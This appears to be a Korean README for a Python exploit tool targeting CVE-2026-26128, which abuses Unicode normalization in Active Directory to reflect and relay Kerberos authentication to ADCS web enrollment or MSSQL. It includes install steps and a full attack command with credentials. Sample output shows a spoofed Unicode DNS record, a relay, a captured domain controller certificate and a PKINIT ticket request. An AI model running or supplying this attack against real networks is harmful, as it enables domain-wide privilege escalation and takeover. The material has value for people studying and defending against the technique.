
 jarnovandenbrink/cve-2026-26128
Kerberos 반사(reflection)를 Windows Active Directory의 유니코드 정규화를 통해 악용하여 ADCS 및 MSSQL로 인증을 릴레이(relay)함으로써, 인증서 기반 권한 상승을 가능하게 합니다.

Windows Active Directory에서 유니코드 정규화를 통해 Kerberos 리플렉션을 악용하는 Python 도구입니다. Guillaume André / Synacktiv의 연구를 기반으로 합니다.
이 도구들은 Python 3.8+에서만 호환됩니다. GitHub에서 저장소를 클론하고, 의존성을 설치하면 바로 사용할 수 있습니다:
git clone https://github.com/jarnovandenbrink/CVE-2026-26128.git
cd CVE-2026-26128
pip install -r requirements.txt

python3 CVE-2026-26128.py contoso.com/john:password -t http://contoso-dc.contoso.com/certsrv/certfnsh.asp -l 192.168.1.80 -dc-ip 192.168.1.10
[*] Connecting to LDAP on 192.168.1.10
[*] LDAP connection established
[*] Adding DNS record: cⓞntoso-dc.contoso.com
[*] Waiting for DNS propagation... 180s
[*] DNS propagation complete
[*] Setting up SMB Server
[*] SMBD: Received connection from 192.168.1.10
[*] HTTP server returned status code 200, treating as a successful login
[*] [+] Attack worked!
[*] Certificate will be written to: /path/to/CONTOSO-DC.pfx
[*] To request a TGT using PKINIT run:
	python3 gettgtpkinit.py contoso.com/CONTOSO-DC$ -cert-pfx /path/to/CONTOSO-DC.pfx -dc-ip 192.168.1.10 out.ccache
[*] GOT CERTIFICATE! ID 16
[*] Writing PKCS#12 certificate to ./CONTOSO-DC.pfx
[*] Certificate successfully written to file
또는 이 공격은 ADCS 웹 등록 및 MSSQL을 대상으로 수행할 수 있습니다. MSSQL로 Kerberos 릴레이를 수행하려면 SQL Server가 머신 계정으로 실행 중이어야 합니다. 그렇지 않으면 AP-REQ가 올바른 키로 복호화되지 않습니다.
이 도구는 Windows가 SPN을 확인할 때 유니코드 문자를 정규화하는 방식을 악용합니다. DnsCache 서비스는 NORM_IGNORECASE와 함께 CompareStringW를 사용하는데, 이는 ⓢⓡⓥ1․ⓐⓓ․ⓛⓞⓒⓐⓛ을 srv1.ad.local과 다르게 취급하여 DNS 요청을 발생시킵니다. 반면 도메인 컨트롤러는 정규화 플래그 0x31403과 함께 LCMapStringEx를 사용합니다. 유니코드 호스트 이름에 대한 DNS 레코드를 등록하고 공격자 머신을 가리키게 함으로써, 채널 바인딩이나 통신 무결성을 강제하지 않는 모든 서비스로 AP-REQ를 릴레이할 수 있습니다.
지원되는 릴레이 대상은 ADCS 웹 등록 및 MSSQL입니다. SCCM AdminService 지원은 계획 중입니다. 2026년 3월 Patch Tuesday 업데이트가 적용된 시스템에서는 SMB 릴레이가 더 이상 불가능합니다.






